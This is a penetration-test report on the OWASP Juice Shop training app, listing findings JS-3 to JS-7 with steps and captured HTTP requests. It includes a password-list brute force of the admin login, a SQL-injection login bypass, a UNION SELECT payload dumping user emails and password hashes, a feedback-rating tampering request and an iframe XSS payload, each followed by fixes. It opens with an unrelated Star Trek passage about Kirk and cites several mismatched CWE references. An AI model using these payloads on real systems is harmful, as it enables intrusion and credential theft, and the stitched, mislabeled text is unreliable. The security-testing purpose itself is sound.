Kirk became the first and only student at Starfleet Academy to defeat the *Kobayashi Maru* test, garnering a commendation for original thinking after he reprogrammed the computer to make the "no-win scenario" winnable. Kirk was granted a field commission as an ensign and posted to advanced training aboard the USS *Republic*. He was then promoted to lieutenant junior grade and returned to Starfleet Academy as a student instructor.[4] According to a friend, students could either "think or sink" in his class, and Kirk himself was "a stack of books with legs".[6] Upon graduating in the top five percent, Kirk was promoted to lieutenant and served aboard the USS *Farragut*.[4] While assigned to the *Farragut*, Kirk commanded his first planetary survey and survived a deadly attack by a bizarre cloud-like creature that killed a large portion of the *Farragut*'s crew,[4] including his commanding

Solution(s), Advice & Recommendation(s)


- **Implement Strong Password Policies:** Enforce strict password requirements, including minimum length, complexity (combination of uppercase, lowercase, numbers, and special characters), and regular password changes.
- **Verify User Identity:** Before allowing password resets, implement robust identity verification mechanisms, such as two-factor authentication (2FA) or multi-factor authentication (MFA). This can involve sending verification codes to the user's registered email or phone number.
- **Rate Limit Password Reset Attempts:** Limit the number of unsuccessful password reset attempts within a specific timeframe to prevent brute-force attacks.

● **Secure Password Storage:** Store passwords securely using cryptographic hashing algorithms (e.g., bcrypt, Argon2) with a high iteration count to make them resistant to cracking.	
Provided links	
● [CWE-306: Missing Authentication for Sensitive Function] ● [CWE-326: Sensitive Information Exposure] ● https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html	
CVSS Score 3	7.7

3. Broken Authentication - low password strength

	High	**JS-3**	**Broken Authentication - low password strength**
Exploitation possibility	HIGH		
Exploitation impact	HIGH		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/rest/user/login		
Description	This vulnerability allows attackers to gain unauthorized access to accounts, potentially including administrator privileges. Attackers can exploit weak password policies by trying common passwords or using password lists. This can lead to compromised accounts, data breaches, and disruption of critical systems. Taking immediate action is crucial to address this high-risk issue. Enforcing strong password policies and implementing multi-factor authentication significantly improve security and make it much harder for attackers to gain access.		
Work records			

1. On the login page enter this data as login and password: ('admin@juice-sh.op' and '111111')
2. Download a simple passwords list (e.g. https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt)
3. Find request POST /rest/user/login and send it to Intruder
4. Launch simple payload with this password list
5. FInd password ('admin123') and log in with admin


Result 15589 | Intruder attack

```
Payload:      admin123
Status code:  200
Length:       1752
Timer:        111
```

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
code-fixes-component-format=LineByLine; continueCode=
Mbh3tZtzcvF0fZS2HbhltWIayuN7tnaIleTMWuK2hkEtX4IMmF0aSbvteQcq9UzZuJLtQqcrkC8QsYxilEUeBcyZ
Content-Length: 51
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
X-User-Email: jim@juice-sh.op
Sec-Ch-Ua-Mobile: ?0
Accept-Language: uk-UA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```

Solution(s), Advice & Recommendation(s)

- **Enforce Strong Password Policies**: Implement a password policy that mandates a minimum password length (e.g., 12 characters), requires a combination of uppercase and lowercase letters, numbers, and symbols, and disallows the use of common passwords and dictionary words.
- **Implement Multi-Factor Authentication (MFA):** Enable MFA for all user accounts, adding an extra layer of security beyond just usernames and passwords. MFA requires a second factor, such as a code from a mobile app, to access the account.
- **Regularly Update Password Hashes**: Utilize industry-standard hashing algorithms (e.g., bcrypt, scrypt) to store password hashes securely. Regularly update these hashing algorithms to stay ahead of evolving threats.

Provided links

- CWE 639: Insecure Direct Object Reference Flaw
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

CVSS Score 3	7.7


Injection

4. Injection - SQL injection on login page

	Critical	JS-4	Injection - SQL injection on login page
Exploitation possibility	HIGH		
Exploitation impact	Critical		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/rest/user/login		
Description	This vulnerability allows attackers to potentially gain unauthorized access to the system through the login page by exploiting a SQL injection vulnerability. SQL injection occurs when malicious code is injected into an SQL query, allowing attackers to manipulate the query and potentially execute arbitrary SQL commands. This is a serious concern because it could allow attackers to steal sensitive information, tamper with data, or disrupt operations.		

Work records

1. On the login page enter this data as login and password: ('bender@juice-sh.op'-- ' and '1234')
2. Select Log in button



OWASP Juice Shop

You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)

Login

Email *
bender@juice-sh.op'--

Password *
••••

Forgot your password?

Solution(s), Advice & Recommendation(s)

• **Input Validation:** Implement strict input validation on all user-provided data, especially for parameters that are used in SQL queries. Use parameterized queries or prepared statements to prevent SQL injection. These techniques separate the SQL statement from the data, preventing direct injection of malicious code. • **Output Encoding:** Properly encode all output data to prevent cross-site scripting (XSS) attacks. • **Least Privilege Principle:** Ensure that the application runs with the minimum necessary privileges to reduce the potential impact of a successful attack.
Provided links
• [CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')]() • [https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html]()

CVSS Score 3	9.4


5. Injection - retrieving all Credentials via search

	Critical	**JS-5**	**Injection - retrieving all Credentials via search**
Exploitation possibility	HIGH		
Exploitation impact	Critical		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/rest/product/search?q=		
Description	This vulnerability allows attackers to steal sensitive user data, including email addresses and passwords. When a user enters search terms, the application builds a database query without properly validating the input. Malicious actors can exploit this by injecting special code that retrieves all user credentials from the system. This is a critical issue as it compromises user privacy and account security.		

	It is recommend implementing stricter input validation and using secure coding practices to prevent such attacks.

Work records

1. Find search field
2. Enter any text (e.g. ‘test123’)
3. Find this request on Burp (GET /rest/product/search?q=’test123’) and send it to Repeater
4. Replace *test123* to *')) union select id,email, password,4,5,6,7,8,9 from users–* , enter Ctrl+U (on just pasted text) and then send this request
5. On the response find user credentials



```
GET /rest/products/search?q=
'))+union+select+id,email,+password,4,5,6,7,8,9+from+users-- HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
2Jh5tOHVtVcpFlf8SkHbhMtpI7FKURgupnt7QIXjTPXu3BhojtN2IQyFYBSBytZkcwpUxOuDNtYac
VkCBzsOliBaUeJcN6
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
X-User-Email: bender@juice-sh.op'--
Sec-Ch-Ua-Mobile: ?0
Accept-Language: uk-UA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

```
},
{
  "id":7,
  "name":"OWASP Juice Shop T-Shirt",
  "description":"",
  "price":22.49,
  "deluxePrice":22.49,
  "image":"fan_shirt.jpg",
  "createdAt":"2024-09-02 11:24:38.109 +00:00",
  "updatedAt":"2024-09-02 12:32:09.740 +00:00",
  "deletedAt":null
},
{
  "id":7,
  "name":"morty@juice-sh.op",
  "description":"f2f933d0bb0ba057bc8e33b8ebd6d9e8",
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
{
  "id":8,
  "name":"OWASP Juice Shop CTF Girlie-Shirt",
  "description":"For serious Capture-the-Flag heroines only!",
  "price":22.49,
  "deluxePrice":22.49,
  "image":"fan_girlie.jpg",
  "createdAt":"2024-09-02 11:24:38.109 +00:00",
  "updatedAt":"2024-09-02 11:24:38.109 +00:00",
  "deletedAt":null
},
{
  "id":8,
```

Solution(s), Advice & Recommendation(s)

- **Input Validation:** Implement robust input validation mechanisms to sanitize and filter user-provided input before it is processed by the application. This will help prevent malicious code injection. Use parameterized queries or prepared statements to dynamically construct SQL queries, preventing direct substitution of user input.
- **Output Encoding:** Properly encode and escape all output data before rendering it to the user interface. This will prevent cross-site scripting (XSS) attacks and other injection vulnerabilities.
- **Least Privilege Principle:** Ensure that database users have only the minimum necessary privileges to perform their required tasks. This will limit the potential damage if an attacker gains unauthorized access to the database.

Provided links

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html


CVSS Score 3	9.8

Improper Input Validation

6. Improper Input Validation - zero-stars feedback

	Medium	**JS-6**	**Improper Input Validation - zero-stars feedback**
Exploitation possibility	HIGH		
Exploitation impact	Medium		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/api/Feedbacks/		
Description	The application doesn't properly check user-submitted feedback. This means malicious users could inject harmful code that disrupts the system or steals sensitive information. This is a serious issue because it could lead to unauthorized access, data breaches, and other security problems. It is recommended to implement stricter validation rules to ensure only safe data enters the system.		
Work records			

1. Open Customer Feedback
2. Enter any comment and set any, different from 0 stars amount, solve the captcha, and send
3. Find request POST /api/Feedbacks/ and send to Repeater
4. Change the ‘rating’ value to 0 and send



```
POST /api/Feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; code-fixes-component-format=LineByLine; continueCode=
Mbh3tZtzcvF0fZS2HbhltWIayuN7tnaIleTMWuK2hkEtX4IMmF0aSbvteQcq9UzZuJLtQqcrkC8Qs
YxilEUeBcyZ
Content-Length: 70
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
X-User-Email: bender@juice-sh.op'--
Sec-Ch-Ua-Mobile: ?0
Accept-Language: uk-UA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "captchaId":49,
  "captcha":"1",
  "comment":"mjmj (anonymous)",
  "rating":0
}
```

```
HTTP/1.1 201 Created
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.
com/reports?ts=1725281279&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=GmbQoaX2
Hvf4GxK%2FMKK6K1VcocN06RNnIrqAcu6swRk%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725281279&sid=812dcc77-0bd0-43b
1-a5f1-b25750382959&s=GmbQoaX2Hvf4GxK%2FMKK6K1VcocN06RNnIrqAcu6swRk%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fr
action":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/16
Content-Type: application/json; charset=utf-8
Content-Length: 169
Etag: W/"a9-nlXblV6ZCmH6plccxBYSZo32JTM"
Vary: Accept-Encoding
Date: Mon, 02 Sep 2024 12:47:59 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "id":16,
    "comment":"mjmj (anonymous)",
    "rating":0,
    "updatedAt":"2024-09-02T12:47:59.828Z",
    "createdAt":"2024-09-02T12:47:59.828Z",
    "UserId":null
  }
}
```

Solution(s), Advice & Recommendation(s)

- **Whitelisting**: Only allow specific, expected characters or data formats in user input.
- **Input Encoding**: Encode user input to prevent malicious code from being executed.
- **Regular Expressions**: Use regular expressions to validate input against specific patterns.

Provided links

- CWE-87: Improper Neutralization of Alternate XSS Syntax
- CWE-862: Missing Authorization
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

CVSS Score 3	5.3

XSS


7. XSS - lack of XSS validation in the search field

Critical	**JS-7**	**XSS - lack of XSS validation in the search field**

Exploitation possibility	HIGH
Exploitation impact	Critical
The effort to remediate	Low
Assets	https://juice-shop.herokuapp.com/rest/product/search?q=
Description	This is a critical vulnerability that allows attackers to inject malicious code into the application's search field, potentially leading to severe consequences. Hackers can exploit this vulnerability to steal sensitive user information, redirect users to phishing websites, or even take control of the application. Due to the ease of exploitation and potential damage, addressing this issue is highly recommended. To ensure user safety, it is required to implement proper validation for user input in the search field.


Work records

1. Find the search field and enter this text
<iframe src="javascript:alert(`xss`)">.
2. Observe new pop up
3. To verify XSS injection open Chrome dev tools and on the Elements tab find ‘xss’



```
GET /rest/products/search?q= HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
kV4Xw0jL1Qmrd83tbcXF4fyRuKNtyKhY2FKPte3caouK3hJ3A6gBbWaERzZM
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
Accept-Language: uk-UA
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.c
om/reports?ts=1725810788&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=1Lgdw%2B0T
NEC0QG8J5G8thAbaHqS%2FQdAnrNjnRbnIous%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725810788&sid=812dcc77-0bd0-43b1
-a5f1-b25750382959&s=1Lgdw%2B0TNEC0QG8J5G8thAbaHqS%2FQdAnrNjnRbnIous%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fra
ction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Etag: W/"354c-+edV2USNAWV+nlRDRQeMJw44tdI"
Vary: Accept-Encoding
Date: Sun, 08 Sep 2024 15:53:08 GMT
Via: 1.1 vegur
Content-Length: 13644
```



https://juice-shop.herokuapp.com/#/search?q=%20<iframe%20src%3D"javascript:alert(%60xss%60)">

Повідомлення з juice-shop.herokuapp.com

xss

```
<iframe src="javascript:alert(`xss`)">⋯</iframe>
</span>
</div>
<!---->
<!---->
<div _ngcontent-qaj-c46 id="search-result-heading"></div>
</div>
<mat-card _ngcontent-qaj-c46 class="mat-card mat-focus-indicator mat-elevation-z6 empty
State ng-star-inserted">⋯</mat-card>
<!---->
<!---->
<mat-divider _ngcontent-qaj-c46 role="separator" class="mat-divider mat-divider-horizon
```

```
r-inserted   div   div.table-container.custom-slate   div.heading.mat-elevation-z6   div.ng-star-inserted   span#searchValue
```

```
element.style {
}
Inherited from div.heading.mat-elevation-z
.heading[_ngcontent-qaj-c46] {                     <style>
   background: ▶ rgba(0, 0, 0, .2);
   font-size: x-large;
   justify-content: center;
   padding: ▶ 12px 20px;
}
Inherited from mat-sidenav-container.mat-d
.bluegrey-lightgreen-theme                     styles.css:4
.mat-drawer-container {
```

Solution(s), Advice & Recommendation(s)

- **Input Validation:** *Encode*: Always encode user-supplied input before rendering it on the page. This prevents the browser from interpreting the input as HTML or JavaScript. Use appropriate encoding techniques like HTML encoding (&lt;, &gt;, &quot;, etc.) or context-specific encoding (e.g., URL encoding for URLs). *Sanitize*: Use a robust input sanitization library to filter out potentially harmful characters or patterns. This can help prevent common XSS attacks. *Regular Expressions:* Carefully crafted regular expressions can be used to validate input against specific patterns, but be cautious of false positives or negatives.
- **Output Encoding:** *Context-Specific Encoding*: Ensure that output is encoded according to its context. For example, if the output is HTML, use HTML encoding. If the output is JavaScript, use JavaScript encoding. *Escape Special Characters*: Escape special characters that could be interpreted as part of the scripting language.
- **Content Security Policy (CSP):** Implement a CSP header to restrict the sources of content that can be loaded on the page. This can help prevent the execution of malicious scripts from untrusted sources.

Provided links

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

CVSS Score 3	9.8

8. XSS - lack of XSS validation in the search field

